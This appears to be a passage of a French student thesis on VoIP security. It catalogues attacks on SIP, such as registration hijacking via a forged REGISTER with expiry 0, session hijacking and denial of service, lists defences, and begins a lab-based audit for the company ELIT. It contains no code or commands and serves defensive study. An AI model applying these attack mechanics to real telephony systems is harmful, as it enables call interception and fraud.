Les appels effectués sur Internet sont beaucoup moins chers, cela est particulièrement bénéfique pour les entreprises qui doivent gérer activement un grand nombre d'appels au quotidien, ou ceux qui doivent communiquer à longue distance. Les économies de coût ne proviennent pas

seulement des frais des appels mais aussi du coût de l'équipement, des lignes, de la main d'œuvre et de maintenance.

- ***La portabilité***

Contrairement à une ligne fixe, le système VOIP n'est pas lié à un emplacement physique spécifique. Il peut être utilisé partout, là où une connexion Internet est présente. Un système VoIP peut également être déplacé et déployé à n'importe quel endroit, sans avoir à modifier les numéros ou les paramètres de téléphones.

- ***Riche en fonctionnalités***

Outre les fonctionnalités standards que l'on peut attendre d'un système téléphonique, la VoIP apporte de nouvelles fonctionnalités très puissantes qui peuvent améliorer la productivité des utilisateurs comme : la messagerie vocale, les appels conférence, revoie d'appels, appel en attente, enregistrement des appels, sonnerie d'attente, échange de données (messages instantanés, images, fichiers…) etc. Elle permet aussi à l'utilisateur de connaitre la disponibilité de ces contacts (utilisateur en ligne, hors ligne, occupé…) et même leur emplacement.

- ***L'intégration et collaboration avec d'autres applications***

Les protocoles VoIP (comme SIP et H.323) fonctionnent sur la couche d'application et sont en mesure d'intégrer ou de collaborer avec d'autres applications telles que la messagerie électronique, navigateur web, messagerie instantanée... L'intégration et la collaboration créent une synergie et fournissent des services précieux aux utilisateurs.

- ***Facile à installer, utiliser et dépanner***

L'installation VoIP nécessite peu de savoir-faire technique. En fait, le processus d'installation est facile, et la mobilité du système de VoIP offre un avantage élevé sur les téléphones traditionnels. Par exemple, les entreprises ne nécessitent plus un câblage séparé pour les systèmes téléphoniques traditionnels. Cela réduit également les risques d'encombrement et d'incendie associés aux fils électriques supplémentaires. La technologie VoIP combine et stocke des données sur un seul réseau. Cela augmente la maniabilité, la rentabilité et la productivité pour les entreprises qui ont besoin d'une communication fiable.

8. Les faiblesses et limites de la VoIP

Il est évident que rien n'est jamais aussi simple qu'il y paraît. Les nouvelles technologies sont toujours développées pour effacer les inconvénients des précédentes, mais ils ont aussi leurs propres désavantages. Parmi les inconvénients de la VoIP, nous citons :

- ***La sécurité***

Comme toutes les technologies Internet, la sécurité est un souci majeur pour la VoIP. Au début, il n'y avait pas une grande préoccupation au sujet des problèmes de sécurité liés à son utilisation, les gens se préoccupaient surtout de son coût, la fonctionnalité et la fiabilité. Mais maintenant que la VoIP est devenue une technologie de communication grand public, la sécurité est devenue un enjeu majeur. Chaque année, des entreprises perdent beaucoup d'argent, de propriété intellectuelle ..., car leurs données sensibles ne sont pas bien protégées. En effet, les entreprises ne sont pas à l'abri d'une panne du matériel informatique, d'une erreur de manipulation, mais aussi d'un virus, de vol d'identité, d'un acte de malveillance ou même d'espionnage informatique.

- ***La nécessité d'une connexion internet***

Contrairement à la téléphonie traditionnelle qui fonctionne sans internet ni électricité, la téléphonie IP dépend entièrement de l'électricité et des serveurs internet. Les services VoIP ne fonctionnent pas lors d'une coupure de courant ou d'un problème de connexion internet.

- ***La qualité de la voix et fiabilité***

La qualité de la VoIP est très dépendante de la bande passante, si la connexion internet est mauvaise, alors la qualité des services VoIP le sera aussi. Elle dépend aussi de la performance du matériel utilisé et la destination de l'appel.

- ***La latence***

En raison des exigences de bande passante, certains appels peuvent sembler retarder, ou annuler complètement. Ceci est parce que les paquets d'information ont besoin de temps pour se rassembler, pour qu'un appel efficace soit fait. [21]

9. Les attaques sur VoIP

Comme toute nouvelle technologie, VoIP est doté de problèmes de sécurité. En effet, elle est devenue vulnérable aux menaces de sécurité et sensible aux attaques pouvant causer des pertes pour les entreprises.

Les attaques sur les réseaux VoIP peuvent être classés en deux catégories : les attaques liées aux faiblesses des protocoles et les attaques liées au système VoIP.

9.1. Les attaques sur le système VoIP

Dans cette partie, nous présenterons les principales attaques de système VoIP :

- ***L'homme du milieu***

Le réseau VoIP est particulièrement vulnérable aux attaques l'homme du milieu (man-in-the-middle), dans lesquelles l'attaquant intercepte les appels et se fait passer pour l'un ou les deux parties de la communication [22]. Il peut par la suite écouter, rediriger et même pirater des appels VoIP et obtenir l'accès aux informations que les deux parties essayaient de se transmettre.

- ***Le vishing***

Le vishing (ou le phishing de VoIP) consiste à utiliser l'ingénierie sociale sur le système téléphonique pour inciter les utilisateurs à divulguer des informations personnelles et sensibles [23]. Pour cela, l'attaquant falsifie son numéro de téléphone sortant et se présente avec une fausse identité, autorité, ou droit comme s'il était vrai pour tromper l'utilisateur et obtenir des informations confidentielles telles que les noms d'utilisateurs, les numéros de compte et les mots de passe.

- ***Le SPIT (Spam over Internet Telephony)***

SPIT, également connu sous le nom de vam (spam VoIP), est l'envoi massif de messages téléphoniques préenregistrés et non sollicités sur un système téléphonique VoIP [24]. Ces messages sont envoyés à plusieurs victimes plusieurs fois.

- ***L'écoute clandestine (Eavesdropping)***

L'écoute clandestine est une attaque qui permet l'interception non autorisée et illégale d'une communication VoIP privée. Il s'agit de capturer les paquets transitant sur le réseau VoIP entre

deux ou plusieurs parties [25]. L'objectif est d'acquérir des informations sensibles comme les mots de passe, les jetons de session, les numéros de téléphone ou tout type de donnée confidentielle. Il est difficile de détecter l'écoute de réseau car il s'agit d'une sorte d'attaque passive (une attaque qui utilise des informations sans affecter les ressources du système).

- ***Le vol de service vocal***

Le vol de service VoIP peut se produire lorsqu'un utilisateur non autorisé accède à un réseau VoIP, habituellement par un nom d'utilisateur et un mot de passe valides [24], ou accède physiquement à un périphérique VoIP et lance des appels sortants. Souvent, ce sont des appels téléphoniques internationaux pour profiter de facturation gratuite.

9.2. Les attaques sur le protocole SIP

Les attaques protocolaires s'effectuent au niveau des protocoles qu'utilise la VoIP. Le protocole le plus adopté pour la mise en place de la téléphonie sur IP est SIP. Un nombre croissant de fournisseurs qui intègrent ce protocole dans leurs produits ont laissé la porte ouverte aux attaques SIP spécifiques.

Chaque jour de nouvelles attaques qui affectent directement le protocole SIP sont développés, nous citons :

- ***Le détournement d'enregistrement***

Un détournement d'enregistrement SIP se produit lorsqu'un pirate désactive l'enregistrement SIP d'un utilisateur valide, et le remplacer par un autre qui contient sa propre adresse IP. [26]
Grâce à l'écoute du réseau, l'attaquant extrait le message REGISTRE et envoie un message falsifié avec le champ "expiré" contenant la valeur 0. Cela supprimera le registre contenant le contact cible. L'attaquant peut alors s'inscrire à la place de sa victime entraînant que tout le trafic destiné à l'utilisateur affecté soit dirigé vers le dispositif de l'attaquant.
Cela permet au pirate d'intercepter alors tous les appels entrants, réacheminer, redéfusionner ou mettre fin à des appels comme il le souhaite.




Figure 4 : Attaque de détournement d'enregistrement [26]

Dans la Figure 4, un attaquant usurpe l'identité de l'utilisateur Agent en modifiant l'en-tête "From" et en ajoutant l'adresse de l'attaquant à l'en-tête "To" lorsqu'il envoie un message REGISTER qui met à jour l'adresse d'enregistrement de l'utilisateur cible. Tous les appels entrants à l'utilisateur A seront acheminés vers l'attaquant.

- ***Le détournement de session***

Le détournement de session fonctionne comme un déroutement d'enregistrement, mais cette attaque est utilisée différemment. Un détournement de session est utilisé pour prendre en charge une session en cours négociation entre des points d'extrémité VoIP. [27]




Figure 5 : Attaque de détournement de session

Dans la Figure 5, l'utilisateur A essaie d'appeler l'utilisateur B et le téléphone IP de ce dernier sonne. Après avoir contrôlé les demandes d'appel de l'utilisateur B, un attaquant détecte l'appel et envoie 200 messages OK à l'utilisateur A avec l'adresse IP/port du serveur de messagerie vocale de l'attaquant. L'utilisateur A laissé un message vocal pour l'utilisateur B dans la boîte vocale de l'attaquant. Ce détournement se produit avant que la session média soit établie entre l'utilisateur A et l'utilisateur (prévu) B.

Même après que la session ait été établie entre A et B, un attaquant peut toujours détourner une session active en envoyant un message Ré-Inviter à l'Utilisateur A.

- ***L'usurpation d'identité d'un serveur***

Un attaquant peut usurper l'identité d'un serveur SIP proxy en interceptant la requête SIP INVITE envoyée au serveur et créer ensuite une réponse falsifiée. Cette réponse pourrait rediriger l'initiateur vers des ressources inappropriées ou non sécurisées.

En se faisant passer pour un serveur proxy SIP, l'attaquant peut voler des informations d'identification de compte d'utilisateur ; Surveiller, capturer ou modifier le trafic de signalisation ; et rediriger et acheminer les appels placés par son proxy vers d'autres systèmes de masquage.




Figure 6 : Attaque d'usurpation d'identité d'un serveur

- ***La falsification/Corruption de corps de message SIP***

Un attaquant au milieu d'un échange de messages SIP peut modifier le contenu des messages. Par exemple, dans certains cas, les clés de cryptage pour une session de média sont transportées dans le corps du message SIP [26]. Un attaquant peut vouloir y avoir accès afin de décrypter la session de média ou de la rediriger vers un dispositif d'écoute clandestine.

- ***La destruction et modification d'une session***

Le pirate peut intercepter les demandes de différents abonnés et envoyer par la suite une requête BYE comme une réponse (comme si elle venait d'un proxy ou un autre élément du réseau) pour mettre fin à la session. [28]

Il peut aussi émettre un message INVITE pour modifier les paramètres de la session, par exemple, modifier les descriptions de la session pour rediriger les médias vers un point spécifique.

- ***Le déni de service***

L'attaque de déni de service (DoS) est destinée à faire en sorte qu'un élément de réseau particulier, tel qu'un utilisateur ou un serveur proxy SIP, devient indisponible en le saturant de requêtes [28]. Ces attaques peuvent prendre de nombreuses formes différentes et peuvent être lancées en utilisant plusieurs techniques différentes. La forme la plus simple consiste

simplement à envoyer des millions de requête INVITE au serveur proxy SIP en essayant de saturer le réseau de demandes d'appels.

10. Les solutions de sécurité existantes

Dans le passé, de nombreuses entreprises s'appuyaient sur des systèmes de détection d'intrusion et de pare-feu pour protéger leurs données et leur système de VoIP. Mais aujourd'hui, cela n'est pas suffisant pour se protéger contre certaines vulnérabilités, il faut donc mettre en place plusieurs mécanismes de sécurité pour assurer la protection des systèmes VoIP.

Les meilleures pratiques pour établir des réseaux de téléphonie IP sécurisés sont les suivantes :

- ***L'utilisation des Vlan séparés voix et données***

Les organisations peuvent configurer des Vlan distincts pour le trafic vocal, ce qui élimine les domaines de diffusion et sépare le trafic pour améliorer les performances et la sécurité. L'utilisation de Vlan peut limiter le nombre de ports pour lesquels le trafic vocal est destiné, ce qui assure que le trafic inter-Vlan est sous contrôle de gestion et que les PCs connectés au réseau ne peuvent pas déclencher une attaque directe sur les composants vocaux et diminue le risque des attaques DoS et de reniflement. [29]

- ***Le chiffrement du trafic vocal***

Pour maximiser la sécurité, il est essentiel de chiffrer les informations transitant sur le réseau. Le cryptage des communications VoIP permet la protection contre les attaques qui dépendent de la surveillance des appels, même si l'attaquant intercepte l'appel il lui sera difficile, même impossible, de le déchiffrer.

- ***L'authentification***

Un téléphone VoIP est doté d'un port Ethernet qui est utilisé pour la connectivité réseau. Ces équipements doivent être authentifier et enregistrer sur le réseau.

- ***La sécurité des couches de transport***

TLS (Transport Layer Security) fournit un canal de communication sécurisé entre deux entités communicantes. Un dispositif intégrant TLS peut être configuré pour autoriser seulement la signalisation SIP sécurisée avec d'autres périphériques. Cela oblige le client à initialiser une connexion TLS au serveur, puis à échanger des messages SIP cryptés avec lui sur la connexion

sécurisée. Ce qui rend très difficile, et peut-être impossible, pour un attaquant d'afficher, de manipuler ou d'écouter les messages vocaux échangés.

- ***La mise en place d'un système pare-feu***

Tous les responsables informatiques de sécurité reposent sur des pare-feu pour protéger et isoler leur réseau intérieur et extérieur. Un pare-feu de VoIP est une application tirée par une politique de sécurité qui permet de limiter les types de trafic et contrôler les accès entrants et sortants.

- ***Le contrôleur de frontière de session (SBC)***

C'est un équipement utilisé dans certains réseaux VoIP pour contrôler les médias, les flux et les signaux de protocole et sécuriser des parties importantes de l'infrastructure de télécommunications d'une entreprise. Le SBC agit comme un véritable pare-feu, il constitue l'un des premiers remparts de défense contre les intrusions et permet le contrôle des types d'appels effectués à travers les réseaux. [29]
Son principal objectif est de renforcer la sécurité et mettre en sûreté le réseau contre les intrusions telles que le DoS et DDoS. Il assure aussi le cryptage des médias et des signaux pour empêcher les écoutes clandestines des données circulant sur le réseau.

- ***L'utilisation et maintenance d'un logiciel antivirus***

Aujourd'hui, les menaces VoIP se propagent plus vite qu'auparavant. De nouveaux virus et logiciels malveillants sont développés en continu, la protection antivirus devient obsolète dès qu'un nouveau virus est libéré, il est donc important de le garder aussi à jour que possible. Ces mises à jour anti-virus contiennent les derniers fichiers nécessaires pour lutter contre les nouveaux virus et protéger l'ordinateur.

- ***Désactivation des fonctionnalités VoIP indésirables***

Les systèmes VoIP offrent un riche ensemble de fonctionnalités telles que la téléconférence, vidéo... Les services non utilisés peuvent être exploiter par un attaquent pour accéder au système VoIP et à l'infrastructure réseau. Il est donc nécessaire de désactiver les fonctionnalités non utilisées.

- ***Evaluation de la sécurité du réseau***

Des évaluations régulières de la sécurité (audit) et les tests de pénétration devraient être effectuées pour améliorer la posture de sécurité des systèmes VoIP et pour déterminer les

mesures correctives nécessaires pour s'assurer que les systèmes restent sécurisés. Les évaluations régulières aident à déterminer si les systèmes VoIP communiquent correctement et se trouvent sur des canaux corrects.

- ***La sécurité physique***

Les passerelles et serveurs VoIP devraient être correctement sécurisées dans les centres de données ; des contrôles devraient être mis en place pour empêcher l'accès physique des individus non autorisés à ces machines.

- ***La sensibilisation***

La meilleure prévention contre les attaques en général et d'ingénierie sociale en particulier est la sensibilisation des utilisateurs, une formation appropriée devrait être donnée aux employés afin de s'assurer qu'ils ne diffusent pas des informations sensibles à des tiers malveillants et ne commettent pas d'action qui nuisent à la sécurité du système.

11. Conclusion

La technologie VoIP est accueillie en tant que remplaçant du réseau RTC. Les données vocales sont converties en données IP et transmises sur un réseau IP ordinaire. Ainsi, par rapport aux réseaux téléphoniques traditionnelles, il est peu coûteux et hautement extensible.
Pour la gestion des appels, la VoIP utilise des protocoles de signalisation dont SIP est le plus adopté en vue de ses multiples avantages. De notre part, nous utiliserons, dans ce travail, la voix sur IP basée sur SIP.

Comme les services VoIP gagnent plus de traction, les problèmes ont commencé à apparaître, à savoir, les failles de sécurité et la qualité de service dégradée.

Dans ce chapitre, le concept et le fonctionnement de la VoIP ont été présenté ainsi que les failles et les menaces liées à cette technologie. A la fin, on a proposé les différentes solutions liées à la sécurité des réseaux VoIP déployés par les entreprises afin de protéger leurs réseaux.

CHAPITRE 2 : AUDIT DE SECURITE VOIX SUR IP

1. Introduction

Aujourd'hui le déploiement de la VoIP est en pleine évolution, mais malheureusement, son implémentation s'accompagne de certaines failles de sécurité qui peuvent engendrer des problèmes graves aux entreprises, en particulier le protocole SIP sur lequel se base la VoIP.

Ce chapitre s'articule en trois parties : la première partie consiste à présentation de l'entreprise ELIT et l'étude de son système VoIP. La seconde est consacrée à la présentation de notre projet et nos objectifs à atteindre. La dernière partie se porte sur la simulation et la configuration de notre architecture ainsi que la réalisation des tests de pénétration afin de déterminer les vulnérabilités et le niveau de sécurité du protocole SIP. Nous détaillerons chaque attaque et tous les outils utilisés pour sa réalisation.

2. L'organisme d'accueil

2.1. Présentation de l'organisme d'accueil

La société ELIT, dénommée "EL Djazair Information Technology", est une filiale du Groupe SONELGAZ, créée en janvier 2009. Elle a pour missions le développement et la mise en œuvre d'une politique générale du Groupe Sonelgaz concernant les systèmes d'information et les technologies de l'information et de la communication

Les services fournirent par ELIT portent sur :

- Intégration des solutions de gestion
- Intégration des outils de communication
- Développement réseau et télécom
- Développement des logiciels et des site web
- Sécurité informatique

2.2. Etude de l'existant

La société ELIT a mis en place une solution de téléphonie IP ALCATEL, qui propose une architecture sécurisée en se basant sur le cryptage des données circulant entre les différents équipements de la solution, comme l'illustre le schéma suivant :




Figure 7 : Architecture réseau de ELIT [1]

Sur le schéma ci-dessus, on peut repérer des boitiers SSM (Server Security Module) et MSM (Media Security Module) : qui sont des périphériques de sécurité physiques, conçus par Alcatel en collaboration avec Thales. Ils offrent des fonctions cryptographiques pour chiffrer les communications, contrôler l'intégrité des logiciels et des protocoles utilisés ainsi la protection de système VoIP contre les attaques d'usurpation d'identité, les écoutes clandestines, le déni de service et l'attaque de vol d'informations.

- Les Boitiers SSM : ils sont utilisés pour sécuriser la communication entre le Call Server et les postes IP.

- Les Boitiers MSM : ils sont conçus pour sécuriser la communication entre la passerelle et les autres équipements de l'architecture.

Au niveau logiciel, d'autres mesures de sécurité sont appliquées telles que :

[1] Architecture globale du réseau Elite extrait depuis un rapport pris de ELIT 2015.

- Les clés d'authentification : ces clés sont utilisées lors du montage des tunnels sécurisés entre les différents composants de la solution.

- Les fichiers de configuration : ces fichiers sont inters changés entre le Call Manger et les autres équipements (postes IP et passerelles) lors de l'initialisation ces fichiers obligent les équipements à suivre un mode de sécurité spécifique en ignorant le mode de sécurité implémenté manuellement sur eux.

2.3. Critiques de l'existant

L'étude du réseau VoIP de ELIT, nous a permis de définir les contraintes pouvant réduire ses performances voire sa sécurité :

- les boitiers de cryptage MSM et SSM sont très robustes mais aussi chers que peu d'entreprise les intègre dans leur système. Leur maintenance demande beaucoup d'argent et nécessite la présence des techniciens spécialisés.

- Plusieurs ports non utilisés sont ouverts et peuvent être utilisés pour exploiter des vulnérabilités.

- L'activation de NTP sans qu'il soit sécurisé, permet la divulgation des informations sur sa version, la date, l'heure, et il peut également fournir des informations sur le système.

3. Contexte du projet

3.1. Présentation du projet

Les technologies de la voix sur IP gagnent en popularité et deviennent rapidement adoptées par les utilisateurs, les entreprises et les opérateurs de télécommunications, en raison des coûts réduits et sa richesse en fonctionnalités. Mais comme chaque technologie, la VoIP a des faiblesses dont la plus importante est la sécurité. En effet, elle est vulnérable aux attaques connues sur les réseaux IP et aussi aux attaques liées directement à elle.
Les menaces de sécurité de VoIP évoluent constamment et les mesures de protection doivent progresser de manière similaire. La sécurité devient rapidement la principale préoccupation de nombreuses entreprises et la protection des vulnérabilités VoIP est essentielle.
Notre objectif à travers ce projet de fin d'étude, intitulé : « Audit de vulnérabilités et mise en place d'une solution VoIP sécurisée », est d'examiner l'infrastructure VoIP et analyser ses

3.2. Problématique

Bien que la technologie VoIP gagne en popularité en apportant des avantages et des économies importantes aux entreprise, elle expose la communication vocale à plusieurs menaces de sécurité basés majoritairement sur les paquets SIP (voix et signalisation).
En effet, elle est vulnérable aux menaces de sécurité comme n'importe quelle autre donnée circulant sur un réseau IP, et ainsi aux menaces liées à la faiblesse du protocole SIP. Cela cause d'énormes pertes aux entreprises : perte financière, perte de la propriété intellectuelle, perte de confiance des utilisateurs/clients…

3.3. Les objectifs du projet

Notre objectif à travers ce projet de fin d'étude est :

– La conception et la mise en place d'une architecture VoIP,

– La simulation des attaques les plus connues sur la VoIP basé sur le protocole SIP,

–Proposition et implémentation d'une solution de sécurité pour protéger notre architecture VoIP déployée.

4. La reproduction de l'environnement de simulation

Dans ce travail, nous avons conçu une architecture VoIP, dans un environnement virtuel, qui est similaire à celle de ELIT dans le logiciel de simulation de réseau GNS3.

4.1. Les outils de conception

Dans cette partie nous avons présenté les différents outils utilisés pour la simulation de notre architecture.

4.1.1. GNS3

GNS3 (Graphical Network Simulator) est un simulateur graphique gratuit, sorti en 2008, capable d'émuler un certain nombre de périphériques réseau. Il fonctionne en utilisant de véritables images IOS de Cisco qui sont émulées à l'aide d'un programme appelé Dynamips [30]. GNS3 permet de visualiser, planifier, tester et dépanner les environnements réseau sur n'importe quelle plate-forme sans avoir à interagir directement avec le matériel. GNS3 est basé sur Dynamips et Dynagen pour créer un réseau Cisco virtuel complet, en ajoutant de nombreuses fonctionnalités supplémentaires :

véritables images IOS de Cisco qui sont émulées à l'aide d'un programme appelé Dynamips [30]. GNS3 permet de visualiser, planifier, tester et dépanner les environnements réseau sur n'importe quelle plate-forme sans avoir à interagir directement avec le matériel. GNS3 est basé sur Dynamips et Dynagen pour créer un réseau Cisco virtuel complet, en ajoutant de nombreuses fonctionnalités supplémentaires :

- ***Dynamips :*** un outil qui permet d'émuler différents IOS Cisco sur un ordinateur traditionnel, sans matériel particulier...
- ***Dynagen :*** un outil qui permet de gérer plusieurs instances dynamips grâce à une interface en ligne de commande. Il utilise le mode Hyperviseur pour la communication avec Dynamips. [30]

4.1.2. VMware et Virtual Box

Ils sont les options les plus répandues et largement utilisées pour la virtualisation. Ils sont conçus pour émuler les différents systèmes d'exploitation tels que Windows ou Linux dans un environnement virtuel. Nous avons utilisé VMWare pour la communication VoIP, et Virtual Box pour les tests de pénétration.

4.1.3. Kali Linux

C'est une distribution Linux basée sur Debian destinée à des tests avancés de pénétration et d'audit de sécurité. Il contient plusieurs centaines d'outils qui s'adaptent à diverses tâches de sécurité de l'information conçus pour les tests de pénétration, la recherche sur la sécurité et l'ingénierie inverse, tels que : Nmap, Aircrack-ng, Metasploit, Wireshark, Ettercap…

4.2. L'architecture virtuelle

Nous avons présenté une topologie similaire du réseau VoIP d'ELIT dans un environnement virtuel. Nous n'avons pas pu travailler sur la topologie réelle suite aux raisons suivantes :

- La sensibilité du matériel.
- La sensibilité des informations qui circule dans le réseau.
- La politique de sécurité adopté par ELIT.
- la difficulté de faire des tests de pénétration (comme réaliser une attaque de dénie de services par exemple).

Nous avons trois machines virtuelles : deux comme clients VoIP sous Windows 7, et une autre sous Kali conçu comme la machine du pirate. Par la suite, elles étaient reliées par un routeur et un switch de niveau 2. La figure suivante illustre la topologie réseau déployée :




Figure 8 : Simulation notre architecture VoIP avec GNS3

4.3. Les composants de notre architecture

